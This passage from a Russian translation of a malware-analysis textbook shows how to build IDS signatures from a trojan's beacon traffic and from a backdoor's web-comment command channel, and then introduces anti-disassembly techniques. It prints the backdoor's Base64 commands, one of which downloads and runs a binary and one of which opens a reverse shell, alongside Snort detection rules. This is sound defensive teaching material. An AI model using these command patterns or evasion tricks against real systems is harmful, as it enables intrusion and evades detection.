следовав аргументы для `InternetOpen`, мы можем увидеть, что строка `User-Agent` встроена в код. Кроме того, вызов `HTTPOpenRequest` принимает аргумент, который определяет допустимые типы файлов, — его значение тоже является статическим. Еще один аргумент функции `HTTPOpenRequest`, путь URI, генерируется за счет вызовов `GetTickCount`, `Random` и `gethostbyname`.

Осведомленность об источниках сетевых данных

Статические данные, встроенные в код вредоноса, лучше всего подходят для генерации сигнатур. Количество оригинальных источников, из которых состоит сетевой трафик вредоносной программы, ограничено. Чтобы создать эффективную сигнатуру, необходимо знать происхождение каждого элемента передаваемой информации. Ниже перечислены основные источники.

- Случайные данные (например, данные, возвращенные вызовом, который генерирует псевдослучайные значения).
- Данные из стандартных сетевых библиотек (например, запрос `GET`, сделанный вызовом `HTTPSendRequest`).
- Данные, встроенные в код вредоноса (например, статическая строка `User-Agent`).
- Сведения о сетевом узле и его конфигурации (например, имя узла, текущее время согласно системным часам и тактовая частота процессора).
- Информация, полученная из других источников, таких как удаленный сервер или файловая система (это может быть число, переданное сервером для шифрования, локальный файл или нажатие клавиши, записанное кейлогером).

Перед отправкой по сети эти данные могут кодироваться на разных уровнях, однако то, подходят ли они для создания сигнатуры, определяется их происхождением.

Сравнение статических и фиктивных данных

Вредоносной программе, которая использует низкоуровневые сетевые API (такие как Winsock), требуется больше сгенерированной вручную информации, чтобы симулировать распространенные образцы трафика (если сравнивать с применением высокоуровневых интерфейсов, например COM). Это приводит к встраиванию в код большего количества статических данных, что повышает вероятность ошибки со стороны автора вредоноса. Этим можно воспользоваться при создании сигнатуры. Ошибки могут быть как очевидными (`Mozila` вместо `Mozilla`), так и не очень — например, пропущенные пробелы или буквы не в том регистре (`MoZilla`).

В нашем примере ошибка кроется в статической строке `Accept`. Вместо стандартной записи `*/*` используется `* / *`.

Как вы помните, путь URI, сгенерированный нашим вредоносом, имеет следующий вид:

```
/14586205865810997108584848485355525551
```

Функция, генерирующая это значение, обращается к вызовам `GetTickCount`, `Random` и `gethostbyname`, используя двоеточие (`:`) при объединении строк. Статические строка `Accept` и знак двоеточия являются хорошими кандидатами на добавление в сигнатуру.

Сигнатура должна учитывать результаты вызова `Random`, который может вернуть любое случайное значение. Включать ли данные, возвращаемые функциями `GetTickCount` и `gethostbyname`, зависит от того, насколько они статические.

В ходе отладки кода, который занимается генерацией данных во вредоносе, обнаруживается, что сгенерированная строка передается кодирующей функции. Перед отправкой строка имеет следующий формат:

```
<4 случайных байта>:<первые 3 байта имени узла>:<время из GetTickCount в виде
16-чного числа>
```

Эта примитивная кодирующая функция переводит каждый байт в десятичный вид согласно формату ASCII (например, символ `a` превращается в 97). Теперь понятно, почему нам было так сложно определить путь URI с помощью динамического анализа: в нем используются элемент случайности, атрибуты сетевого узла, время и формула, длина которой может меняться в зависимости от символа. Но теперь, обладая этой информацией и результатами статического анализа, мы можем легко придумать для пути URI подходящее регулярное выражение.

Определение и использование этапов кодирования

Определение стабильных или встроенных в код данных бывает непростой задачей, поскольку преобразования могут происходить между их генерацией и передачей по сети. В нашем примере результаты команды `GetTickCount` спрятаны между двумя этапами кодирования: сначала значение типа `DWORD` переводится в 8-байтный шестнадцатеричный вид, а затем каждый байт превращается в десятеричное значение формата ASCII.

Итоговое регулярное выражение выглядит так:

```
/\/([12]{0,1}[0-9]{1,2}){4}58[0-9]{6,9}58(4[89]|5[0-7]|9[789]|11[012]){8}/
```

В табл. 14.6 показано соответствие между источниками данных, которые мы определили, и участками регулярного выражения. Для иллюстрации преобразования используется один из предыдущих примеров.

Таблица 14.6. Разбор регулярного выражения в соответствии с источниками данных

<случайные байты>	**:**	**<первые 3 байта имени узла>**	**:**	**<время из GetTickCount>**
0x91, 0x56, 0xCD, 0x56	:	"m", "a", "l"	:	00057473
0x91, 0x56, 0xCD, 0x56	0x3A	0x6D, 0x61, 0x6C	0x3A	0x30, 0x30, 0x30, 0x35, 0x37, 0x34, 0x37, 0x33
1458620586	58	10997108	58	4848485355525551
(([1–9]|1[0–9]|2[0–5]){0,1}[0–9]){4}	58	[0–9]{6,9}	58	(4[89]|5[0–7]|9[789]|10[012]){8}

Рассмотрим каждый из элементов.

Два статических двоеточия, которые разделяют три других элемента, являются каркасом выражения — в табл. 14.6 их байты можно найти в столбцах 2 и 4. Каждое двоеточие в кодировке ASCII имеет десятичное значение `58`. Эти сырые фиксированные данные бесценны для создания сигнатуры.

Каждый из первых четырех случайных байтов всегда можно преобразовать в число от 0 до 255. Регулярное выражение `([1-9]|1[0-9]|2[0-5]){0,1}[0-9]` охватывает диапазон от 0 до 259, а `{4}` указывает на четыре копии этого шаблона. Как вы помните, квадратные скобки (`[` и `]`) содержат символы, а фигурные (`{` и `}`) — количество их повторений. В регулярных выражениях языка Perl вертикальная черта (`|`) обозначает логическое ИЛИ, поэтому в сопоставляемой строке может присутствовать любой из шаблонов, указанных в скобках. Также обратите внимание на то, что мы решили немного расширить допустимый диапазон, чтобы не усложнять и без того запутанное регулярное выражение.

Осведомленность об этапах обработки или кодирования дает возможность не только определять встроенные или стабильные элементы. Кодирование может сводить данные, передаваемые вредоносом по сети, к определенному набору символов и ограничивать длину полей, чем можно воспользоваться для создания более точной сигнатуры. Например, несмотря на то что начальные элементы генерируются случайным образом, мы знаем их длину; кроме того, мы знаем, как ограничен набор символов и общая длина на итоговом этапе кодирования.

Средний шаблон `[0-9]{6,9}`, зажатый между значениями `58`, представляет собой первые три символа в поле с именем узла, переведенные в десятичный вид в формате ASCII. Согласно PCRE он соответствует десятичной строке длиной от 6 до 9 символов. Доменные имена, как правило, не содержат ASCII-значения меньше десяти (0–9), которые являются непечатными, поэтому в качестве нижней границы вместо трех мы выбрали шесть (три символа, минимальная десятичная длина которых равна 2).

Наряду с использованием встроенных статических данных не менее важно избежать попадания в сигнатуру фиктивных элементов. Как было установлено во время динамического анализа в предыдущем разделе, имя узла зараженной системы может оставаться постоянным для одного конкретного компьютера, но сигнатура, которая его содержит, не сработает для других зараженных систем. В нашем случае мы воспользовались ограничениями, связанными с длиной и кодированием, но проигнорировали само содержимое.

Третья часть выражения, `(4[89]|5[0-7]|9[789]|10[012]){8}`, охватывает потенциальные значения символов, которые описывают время работы системы (как мы догадались по вызову `GetTickCount`). Результат команды `GetTickCount` имеет тип `DWORD` и преобразуется в шестнадцатеричный, а затем в десятичный (ASCII) вид. Например, если значение равно `268404824` (около трех дней работы), его шестнадцатеричная запись будет выглядеть как 0x0fff8858. В кодировке ASCII цифры будут представлены диапазоном от 48 до 57, а буквы (от *a* до *f*) — значениями от 97 до 102. Число 8 в этом шаблоне соответствует количеству шестнадцатеричных символов, а выражение, содержащее логическое ИЛИ, охватывает подходящие диапазоны чисел.

Некоторые источники данных на первый взгляд могут показаться случайными и бесполезными, но на самом деле их длина может быть предсказуемой. Одним из примеров этого является время: старшие биты остаются относительно фиксированными и иногда оказываются достаточно стабильным источником данных, который можно использовать в сигнатуре.

В основе создания эффективной сигнатуры лежит компромисс между производительностью и точностью. В этом примере регулярные выражения являются одной из самых ресурсоемких проверок, используемых в системе IDS. Уникальная статическая строка может существенно улучшить поиск по содержимому. Наш конкретный случай оказался довольно сложным, поскольку единственным фиксированным элементом является короткая строка `58`.

В таких ситуациях для создания эффективной сигнатуры можно использовать несколько стратегий.

- Мы можем сделать так, чтобы регулярное выражение для пути URI применялось только при наличии определенного значения у поля `User-Agent`.
- Если вам нужна сигнатура только для пути URI, то ваша цель — два двоеточия (`58`) с двумя выражениями и ключевым словами. В случае нахождения первого экземпляра `58` это позволит ограничить количество байтов, по которым будет производиться поиск (`content: "58"; content: "58"; distance: 6; within: 5`). Ключевое слово `within` определяет количество символов, среди которых нужно искать.
- Старшие биты в вызове `GetTickCount` являются относительно стабильными, поэтому мы можем объединить их с соседним значением `58`. Например, во всех наших пробных запусках за `58` следовал код `48`, представляющий 0 в качестве самой старшей цифры. Если проанализировать значения времени, обнаружится, что старшей цифрой для первых трех дней работы тоже будет `48`, а для следующих трех дней — `49`. С определенной долей риска мы можем смешать разные выражения и использовать значения `584` и `585` в качестве начального фильтра, который охватывает время работы продолжительностью до одного месяца.

Конечно, содержимое вредоносной программы имеет большое значение, но не менее важно распознавать случаи, когда ожидаемого содержимого на самом деле нет. Авторы вредоносов иногда (особенно при работе с низкоуровневыми API) допускают ошибку, которой можно воспользоваться: они забывают добавить элементы, характерные для нормального трафика. Например, при обычном открытии страниц часто используется поле `Referer`. Его отсутствие может стать частью эффективной сигнатуры, избавив ее от множества ложных срабатываний.

Создание сигнатуры

Ниже вы видите сигнатуру, предложенную для нашего вредоноса. Этот вариант сочетает в себе много разных факторов, которые мы уже рассмотрели: статическую строку `User-Agent`, необычное поле `Accept`, закодированное двоеточие (`58`) в пути

URI, отсутствие `Referer` и `GET`-запрос, соответствующий ранее описанному регулярному выражению.

```
alert tcp $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS (msg:"TROJAN Malicious Beacon ";
content:"User-Agent: Mozilla/4.0 (compatible\; MSIE 7.0\; Windows NT 5.1)";
content:"Accept: * / *"; uricontent:"58"; content:!"|0d0a|referer:"; nocase;
pcre:"/GET \/([12]{0,1}[0-9]{1,2}){4}58[0-9]{6,9}58(4[89]|5[0-7]|9[789]|10[012]){8}
HTTP/";
classtype:trojan-activity; sid:2000002; rev:1;)
```

ПРИМЕЧАНИЕ

Обычно на первых порах аналитики безопасности пытаются научиться создавать сигнатуры, которые хоть как-то срабатывают, забывая о таком важном аспекте, как эффективность. В этой главе основное внимание уделяется распознаванию элементов хорошей сигнатуры, но мы не тратим слишком много времени на оптимизацию наших примеров и не стремимся сделать их производительными.

Анализ процедур декодирования

Ранее мы упоминали, что взаимодействие будет рассматриваться по двум направлениям. Мы уже показали, как анализировать трафик, генерируемый вредоносным ПО, но данные, которые поступают извне, тоже можно использовать при создании сигнатуры.

В качестве примера рассмотрим вредоносную программу, которая получает свои команды из поля `Comment` на веб-странице (мы уже затрагивали эту стратегию чуть раньше). Программа обращается к сайту, зараженному злоумышленником, и ищет скрытое сообщение, встроенное в страницу. Предполагается, что помимо самого вредоноса у нас есть трафик с соответствующими ответами веб-сервера.

Сравнив строки во вредоносном коде и коде веб-страницы, мы обнаружим общую последовательность, которая присутствует и там и там: `adsrv?`. Возвращенная страница содержит одну строку, которая выглядит следующим образом:

```
<!-- adsrv?bG9uZ3NsZWVw -->
```

Это довольно безобидный комментарий, и сам по себе он вряд ли привлечет особое внимание. У вас может появиться соблазн создать сетевую сигнатуру на основе наблюдаемого трафика, но полученное таким путем решение будет неполным. Сначала следует задать себе два вопроса.

- Какие еще команды может понимать вредонос?
- Как именно вредонос узнает, что веб-страница содержит команду?

Как мы уже видели, строка `adsrv?` встречается во вредоносном коде, что делает ее отличным элементом сигнатуры. Но мы можем усилить эффект, добавив другие элементы. Чтобы их найти, сначала изучим тот код работы с сетью, который получает страницу. Мы обнаружим функцию, которая вызывается для приема ввода. Скорее всего, она отвечает за декодирование.

На рис. 14.3 показана диаграмма, сгенерированная в IDA Pro: она описывает процедуру разбора поля `Comment`, найденного на веб-странице. Структура данной процедуры является типичной для видоизмененных декодирующих функций, которые часто используются вредоносными программами вместо, скажем, обычной библиотеки регулярных выражений. Нестандартные процедуры разбора обычно выглядят как каскад условий с проверкой начальных символов. От каждого условного выражения исходит две линии: одна ведет к следующей проверке, а другая — к блоку отказа, который содержит переход в начало цикла.




Рис. 14.3. Диаграмма демонстрационной декодирующей функции в IDA Pro

Слева на рис. 14.3 показан верхний цикл. По нему видно, что текущая строка провалила проверку и что теперь будет выполнена попытка со следующей строкой. Эта демонстрационная функция имеет двойной каскад и циклическую структуру, при этом вторая часть каскада ищет символы рядом с полем `Comment`. В его отдельных циклах можно увидеть искомые последовательности: `<!--` в первом и `-->` во втором. В блоке между каскадами находится вызов функции, которая проверяет данные, следующие за `<!--`. Таким образом, команда будет обработана, только если она заключена между открывающими и закрывающими символами и проходит проверку во внутренней функции.

Если углубиться во внутренности декодирующей функции, можно увидеть, что первым делом она проверяет наличие строки `adsrv?`. Злоумышленник размещает команду для вредоносной программы между знаком вопроса и закрытием комментария, после чего переводит команду в кодировку Base64, чтобы обеспечить

элементарный уровень обфускации. Декодирующая функция производит обратное преобразование из Base64, но она не интерпретирует полученную команду. Анализ команды делается позже, после завершения разбора.

Вредонос принимает пять команд: три из них заставляют его «засыпать» на разные периоды времени, а две другие позволяют злоумышленнику перейти к следующей стадии атаки. Эти команды, а также их представление в Base64, перечислены в табл. 14.7.

Таблица 14.7. Пример команд для вредоноса

Пример команды	Перевод в Base64	Действие
longsleep	bG9uZ3NsZWVw	Заснуть на 1 час
superlongsleep	c3VwZXJsb25nc2xlZXA=	Заснуть на 24 часа
shortsleep	c2hvcnRzbGVlcA==	Заснуть на 1 минуту
run:www.example.com/fast.exe	cnVuOnd3dy5leGFtcGxlLmNvbS9mYXN0LmV4ZQ==	Загрузить двоичный файл и выполнить его в локальной системе
connect:www.example.com:80	Y29ubmVjdDp3d3cuZXhhbXBsZS5jb206ODA=	Использовать нестандартный протокол для создания обратной командной оболочки

Основой сигнатуры для этого бэкдора можно сделать полный набор его команд, которые нам удалось обнаружить (вместе с окружающим контекстом). Шаблоны для пяти команд, поддерживаемых вредоносом, будут содержать следующие строки:

```
<!-- adsrv?bG9uZ3NsZWVw -->
<!-- adsrv?c3VwZXJsb25nc2xlZXA= -->
<!-- adsrv?c2hvcnRzbGVlcA== -->
<!-- adsrv?cnVu
<!-- adsrv?Y29ubmVj
```

Два последних выражения нацелены только на статические участки команд (`run` и `connect`) и не включают в себя заключительные символы комментария (`-->`), так как мы знаем их длину.

Сигнатуры, использующие все эти элементы, скорее всего, смогут обнаружить этот конкретный экземпляр вредоносного ПО, однако так мы рискуем променять универсальность на точность. Если злоумышленник изменит любой аспект своей программы (набор команд, кодировку или командный префикс), слишком точная сигнатура потеряет свою эффективность.

Поиск по нескольким элементам

Ранее мы уже видели, что разные этапы интерпретации команды находятся на разных участках кода. Учитывая этот факт, мы можем создать несколько сигнатур для отдельных элементов.

В разных функциях обрабатывается три элемента: скобки комментария, статическая строка `adsrv?`, после которой идет выражение в кодировке Base64, и сама команда. Исходя из этого, сигнатуры могут включать в себя следующие элементы

(для краткости мы указываем лишь основные из них; каждая строка относится к отдельной сигнатуре):

```
pcre:"/<!-- adsrv\?([a-zA-Z0-9+\/=]{4})+ -->/"
content:"<!-- "; content:"bG9uZ3NsZWVw -->"; within:100;
content:"<!-- "; content:"c3VwZXJsb25nc2xlZXA= -->"; within:100;
content:"<!-- "; content:"c2hvcnRzbGVlcA== -->"; within:100;
content:"<!-- "; content:"cnVu";within:100;content: "-->"; within:100;
content:"<!-- "; content:"Y29ubmVj"; within:100; content:"-->"; within:100;
```

Эти сигнатуры нацелены на три разных элемента, из которых состоит команда, передаваемая вредоносу. Все они содержат скобки комментария. Первая сигнатура относится к командному префиксу `adsrv?`, за которым идет выражение в кодировке Base64; остальные проверяют саму закодированную команду без учета префикса.

Мы знаем, что процедура разбора выполняется на отдельном участке кода, поэтому ее проверку тоже было бы разумно проводить отдельно. Если злоумышленник поменяет ту или иную часть своего кода, наши сигнатуры по-прежнему смогут обнаруживать оставшиеся участки.

Стоит отметить, что все это строится на наших догадках. Новые сигнатуры могут быть более склонными к ложным срабатываниям. Мы также предполагаем, что злоумышленник продолжит использовать теги комментариев, так как они являются частью обычного трафика в Интернете и вряд ли покажутся кому-то подозрительными. Тем не менее данная стратегия обеспечивает более широкий охват, чем наша начальная попытка, и имеет больше шансов обнаружить будущие вариации этого вредоноса.

Еще раз взглянем на сигнатуру для определения сигналов, которую мы создали ранее. Как вы помните, в ней сочетаются все возможные элементы:

```
alert tcp $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS (msg:"TROJAN Malicious Beacon ";
content:"User-Agent: Mozilla/4.0 (compatible\; MSIE 7.0\; Windows NT 5.1)";
content:"Accept: * / *"; uricontent:"58"; content:!"|0d0a|referer:"; nocase;
pcre:"/GET \/([12]{0,1}[0-9]{1,2}){4}58[0-9]{6,9}58(4[89]|5[0-7]|9[789]|10 [012]){8}
HTTP/";
classtype:trojan-activity; sid:2000002; rev:1;)
```

Эта сигнатура имеет ограниченную область применения и станет бесполезной, Если злоумышленник внесет в код своей программы какие-либо изменения, эта сигнатура станет бесполезной из-за ограниченной области применения. Научить ее обращаться к разным элементам индивидуально и избежать быстрого устаревания можно, обратив внимание на два показателя.

- Цель 1: строка `User-Agent`, строка `Accept` и отсутствие `Refferer`.
- Цель 2: определенный путь URI и отсутствие `Refferer`.

Эта стратегия даст нам две сигнатуры:

```
alert tcp $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS (msg:"TROJAN Malicious Beacon
UA with Accept Anomaly"; content:"User-Agent: Mozilla/4.0 (compatible\; MSIE 7.0\;
Windows NT 5.1)";
```

```
content:"Accept: * / *"; content:!"|0d0a|referer:"; nocase; classtype:trojan-
activity; sid:2000004; rev:1;)

alert tcp $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS (msg:"TROJAN Malicious Beacon
URI";
uricontent:"58"; content:!"|0d0a|referer:"; nocase; pcre:
"/GET \/([12]{0,1}[0-9]{1,2}){4}58[0-9]{6,9}58(4[89]|5[0-7]|9[789]|10[012]){8}
HTTP/";
classtype:trojan-activity; sid:2000005; rev:1;)
```

Понимание психологии злоумышленника

Разрабатывая стратегию сигнатуры, попробуйте поставить себя на место оппонента. Авторы вредоносного ПО постоянно играют в кошки-мышки. Их цель — слиться с обычным трафиком, избежать обнаружения и обеспечить успешное выполнение текущих атак. Как и любым другим разработчикам, им не так уж просто обновлять свои программы, поддерживать их актуальность и совместимость с меняющимися системами. Любые необходимые изменения должны быть минимальными, иначе может быть нарушена целостность кодовой базы программы.

Как было показано ранее, применение нескольких сигнатур, нацеленных на разные участки вредоносного кода, делает процесс обнаружения менее восприимчивым к изменениям во вредоносном ПО. Злоумышленники часто делают небольшие правки, чтобы обойти определенную сигнатуру. Но когда таких сигнатур несколько и все они относятся к отдельным аспектам взаимодействия, вредонос не уйдет от обнаружения, даже если часть его кода была обновлена.

Вот несколько советов, которые помогут вам использовать слабые места разработчиков вредоносных программ.

- **Обращайте внимание на элементы протокола, общие для обеих сторон.** Изменять код проще, если делать это только на клиенте или сервере. Ищите аспекты протокола, для которых используется код с обеих сторон, и создавайте на их основе сигнатуры. Чтобы сделать такие сигнатуры устаревшими, злоумышленнику придется приложить много дополнительных усилий.
- **Сосредоточьтесь на элементах протокола, которые являются частью ключа.** Некоторые встроенные в код элементы протокола часто используются в качестве ключа. Это может быть, к примеру, строка `User-Agent`, которая служит ключом аутентификации и позволяет обнаружить (и, возможно, перенаправить) подозрительное сканирование. Для обхода такой сигнатуры автору вредоносного ПО придется менять код на обеих сторонах.
- **Определите элементы протокола, которые не совсем очевидно отражаются в трафике.** Иногда одновременные действия нескольких защитных механизмов могут усложнить обнаружение вредоносной программы. Если другая система защиты содержит сигнатуру, которая успешно справляется с вредоносом,

злоумышленник может быть вынужден откорректировать свой код, чтобы ее обойти. Если вы полагаетесь на ту же сигнатуру или схожие аспекты коммуникационного протокола, эта коррекция повлияет и на вас. Чтобы ваши сигнатуры не устаревали из-за реакции злоумышленников на другие защитные механизмы, пытайтесь находить такие свойства вредоносной активности, которые могут быть проигнорированы другими системами. Сведения, полученные в результате тщательного наблюдения за вредоносом, помогут вам разработать более устойчивую сигнатуру.

Итоги главы

Из этой главы вы узнали, как злоумышленники используют сеть для управления вредоносным ПО. Мы также рассмотрели некоторые методики, с помощью которых вредоносный код скрывает свою активность и маскируется под обычный сетевой трафик. Аналитик безопасности может повысить эффективность сетевой защиты, если будет понимать процесс генерации сигнатур.

Мы продемонстрировали несколько преимуществ, которые дает углубленный анализ при разработке сигнатур по сравнению с поверхностным исследованием перехваченного трафика или поведения вредоносной программы в изолированной среде. Сигнатуры, основанные на анализе вредоносного ПО, могут оказаться более точными, а их низкий уровень ложных срабатываний достигается за счет меньшего количества проб и ошибок. Кроме того, они имеют больше шансов обнаружить новые вариации того же зараженного кода.

Эта глава была посвящена тому, что часто оказывается конечной целью базового анализа вредоносного ПО, — разработке эффективных контрмер для защиты от будущих атак. Мы исходили из того, что хорошего понимания принципа работы вредоносной программы можно достичь с помощью динамического и статического анализа. Однако в некоторых случаях злоумышленники предпринимают активные действия, чтобы сделать эффективный анализ невозможным. Эти методики, а также шаги, позволяющие полностью разобрать и изучить зараженный код, будут рассмотрены в следующих главах.

Лабораторные работы

В этой главе лабораторные работы посвящены поиску сетевых компонентов во вредоносном ПО. В определенной степени они основаны на лабораторных из главы 13, так как при разработке сетевых сигнатур часто приходится иметь дело с закодированными данными.

Лабораторная работа 14.1

Проанализируйте зараженный файл `Lab14-01.exe`. Эта программа не причинит вред вашей системе.

Вопросы

1. Какие сетевые библиотеки использует этот вредонос и в чем их преимущество?
2. Из каких исходных элементов состоит сетевой сигнал и при каких условиях он может поменяться?
3. Какой интерес может представлять для злоумышленника информация, встроенная в сетевой сигнал?
4. Использует ли вредонос стандартную кодировку Base64? Если нет, то что необычного в его методе кодирования?
5. Каково общее назначение данной программы?
6. Какие аспекты ее взаимодействия можно эффективно выявлять с помощью сетевой сигнатуры?
7. Какие ошибки могут быть допущены при разработке сигнатуры для этого вредоноса?
8. Какой набор сигнатур способен обнаружить эту программу (и ее потенциальные вариации)?

Лабораторная работа 14.2

Проанализируйте зараженный файл `Lab14-02.exe`. Чтобы не навредить вашей системе, адрес отправки сигнала, встроенный в его код, был изменен на локальный, но представьте, что этот статический адрес является внешним.

Вопросы

1. Каковы преимущества и недостатки использования статических IP-адресов в коде вредоносной программы?
2. Какие сетевые библиотеки использует этот вредонос? Каковы их преимущества и недостатки?
3. Из какого источника вредонос берет URL-адрес для отправки сигнала? В чем преимущества этого источника?
4. Какой аспект HTTP-протокола вредонос использует для достижения своих целей?
5. Какого рода информация передается в начальном сигнале?
6. Какими недостатками обладает структура коммуникационных каналов вредоноса?
7. Является ли стандартным метод кодирования, который применяется вредоносом?
8. Каким образом завершается взаимодействие?
9. Каково назначение этого вредоноса и какую роль он может играть в арсенале злоумышленника?

Лабораторная работа 14.3

Эта работа основана на лабораторной работе 14.1. Представьте, что с помощью данной вредоносной программы злоумышленник пытается улучшить свои навыки. Проанализируйте зараженный файл `Lab14-03.exe`.

Вопросы

1. Какие элементы начального сигнала встроены в код? Какие из них могут составить хорошую сигнатуру (если таковые имеются)?
2. Какие элементы начального сигнала могут плохо сказаться на долговечности сигнатуры?
3. Каким образом вредонос получает свои команды? В каком из примеров этой главы использовалась похожая методология? Каковы ее преимущества?
4. Как вредонос проверяет, что полученные им данные являются корректной командой? Каким образом злоумышленник прячет список команд, которые ищет вредонос?
5. Какой метод кодирования используется для аргументов команд? Чем он отличается от Base64 и какими преимуществами или недостатками обладает?
6. Какие команды доступны для этого вредоноса?
7. Для чего этот вредонос предназначен?
8. В этой главе вы познакомились с идеей обнаружения разных участков кода с помощью отдельных сигнатур (где это возможно), что позволяет придать сетевым индикаторам большую устойчивость. Выделите определенные места в коде или конфигурационных данных, которые могут быть подходящей целью для сетевых сигнатур.
9. Какой набор сигнатур следует использовать для этого вредоноса?

Часть V
Противодействие обратному проектированию

15 Антидизассемблирование

Антидизассемблирование — это внедрение в программу специально подобранного кода или данных, чтобы инструменты, которые выполняют дизассемблирование, выдавали некорректный результат. Авторы вредоносного ПО работают по этой технике в ручном режиме, используя отдельные средства для построения и развертывания программ или вмешиваясь в исходный код вредоноса.

Любая вредоносная программа создается с определенной целью. Это может быть запись нажатий клавиш, скрытый доступ, использование атакуемой системы для рассылки большого количества электронных писем, которые должны выводить из строя серверы, и т. д. Но часто злоумышленники на этом не останавливаются и применяют специальные методики, чтобы скрыть свой код от пользователей или системных администраторов. Для этого они используют руткиты, внедрение в процессы или какие-то другие средства защиты от анализа и обнаружения.

Чтобы замедлить или предотвратить анализ своих программ, многие авторы вредоносов применяют методики антидизассемблирования. Любой успешно выполняемый код поддается изучению, но уровень навыков, который для этого требуется, можно повысить за счет противодействия дизассемблированию и отладке. Продолжительный процесс расследования может быть затруднен неспособностью аналитика безопасности понять возможности вредоносного ПО, разработать действенные локальные и сетевые сигнатуры и написать алгоритмы декодирования. Эти дополнительные уровни защиты могут оказаться не по зубам многим организациям, что потребует поиска сторонних специалистов или крупномасштабных исследований для выполнения обратного проектирования.

Помимо задержки или предотвращения ручного анализа антидизассемблирование также эффективно против определенных автоматизированных средств. Многие алгоритмы сопоставления вредоносов и эвристические антивирусные системы используют дизассемблирование для классификации зараженного кода. Любой ручной или автоматический процесс, в котором рассматриваются отдельные программные инструкции, чувствителен к приемам защиты от анализа, описанным в этой главе.

Понимание антидизассемблирования

Дизассемблирование — непростая задача. Цепочки исполняемого кода могут быть представлены в ассемблере разными способами, и некоторые из них могут оказаться некорректными или скрывать настоящие возможности программы. В ходе реализа-

ции методик антидизассемблирования авторы вредоносного ПО создают цепочки, из-за которых инструкции, выводимые дизассемблером, отличаются от реально выполняемых.

Злоумышленники пользуются ограничениями дизассемблера и тем, что его результат может быть основан на предположениях. Например, с точки зрения дизассемблера любой байт программы обязан принадлежать только одной инструкции. Если подсунуть ему неправильный сдвиг, настоящая инструкция может скрыться из виду. Рассмотрим следующий фрагмент дизассемблированного кода:

```
          jmp    short near ptr loc_2+1
; ---------------------------------------------------------------------------
loc_2:                          ; CODE XREF: seg000:00000000j
          call   near ptr 15FF2A71h ❶
          or     [ecx], dl
          inc    eax
; ---------------------------------------------------------------------------
          db     0
```

Этот код был получен путем линейного дизассемблирования и является некорректным. При его чтении мы упускаем часть информации, которую автор пытается спрятать. Мы видим нечто, выглядящее как инструкция `call`, но ее аргумент не имеет смысла ❶. Переход `jmp`, указанный в самом начале, тоже неправильный, потому что его цель находится посреди следующей инструкции.

Теперь посмотрите на ту же последовательность байтов, дизассемблированную другим способом:

```
          jmp    short loc_3
; ---------------------------------------------------------------------------
          db 0E8h
; ---------------------------------------------------------------------------
loc_3:                          ; CODE XREF: seg000:00000000j
          push   2Ah
          call   Sleep ❶
```

Здесь мы видим другой набор мнемонических инструкций, и выглядит он более вразумительно. На шаге ❶ происходит вызов API-функции `Sleep`. Первый экземпляр `jmp` на этот раз представлен верно; он переходит к инструкции `push`, которая идет за вызовом `Sleep`. В третьей строке этого примера находится байт 0xE8, но он не выполняется программой, поскольку инструкция `jmp` через него перескакивает.

Этот фрагмент был получен путем поточного дизассемблирования, а не линейного, как ранее. В данном случае это привело к более правильному результату, поскольку его логика точнее отражает работу реальной программы и содержит оригинальные байты, которые не являются частью потока выполнения. Подробнее о линейном и поточном дизассемблировании мы поговорим в следующем разделе.

Дизассемблирование не такое простое, каким могло показаться. Приведенные здесь примеры содержат совершенно разные наборы инструкций для одних и тех же байтов. Это показывает, что методики антидизассемблирования могут привести

к генерации неправильного кода в заданном диапазоне байтов. Некоторые из этих методик достаточно универсальны и совместимы с большинством дизассемблеров, тогда как другие нацелены на определенные программные продукты.

Искажение алгоритмов дизассемблирования

Методики антидизассемблирования являются следствием несовершенства алгоритмов, применяемых в дизассемблерах. Чтобы представить полученный код, дизассемблеру приходится делать определенные предположения. Когда эти предположения оказываются ошибочными, автор вредоносного ПО получает возможность обмануть аналитика безопасности.

Существует два вида алгоритмов дизассемблирования: линейные и поточные. Линейные алгоритмы проще в реализации, но при этом более подвержены ошибкам.

Линейное дизассемблирование

Линейный подход подразумевает последовательный перебор и дизассемблирование каждой отдельной инструкции линейно, без каких-либо отклонений. Эта простая стратегия применяется в руководствах по написанию дизассемблеров и широко используется в отладчиках. В ходе линейного дизассемблирования берется размер итоговой инструкции, на основе которого определяется, какой байт нужно преобразовать следующим; при этом не учитывается, управляет ли инструкция потоком выполнения.

Фрагмент кода, представленный ниже, демонстрирует использование библиотеки дизассемблирования libdisasm (sf.net/projects/bastard/files/libdisasm/) для реализации примитивного линейного дизассемблера с помощью лишь нескольких строчек кода на языке C.

```
char buffer[BUF_SIZE];
int position = 0;

while (position < BUF_SIZE) {
    x86_insn_t insn;
    int size = x86_disasm(buf, BUF_SIZE, 0, position, &insn);

    if (size != 0) {
        char disassembly_line[1024];
        x86_format_insn(&insn, disassembly_line, 1024, intel_syntax);
        printf("%s\n", disassembly_line);
❶       position += size;
    } else {
        /* некорректная/нераспознанная инструкция */
❷       position++;
    }
}
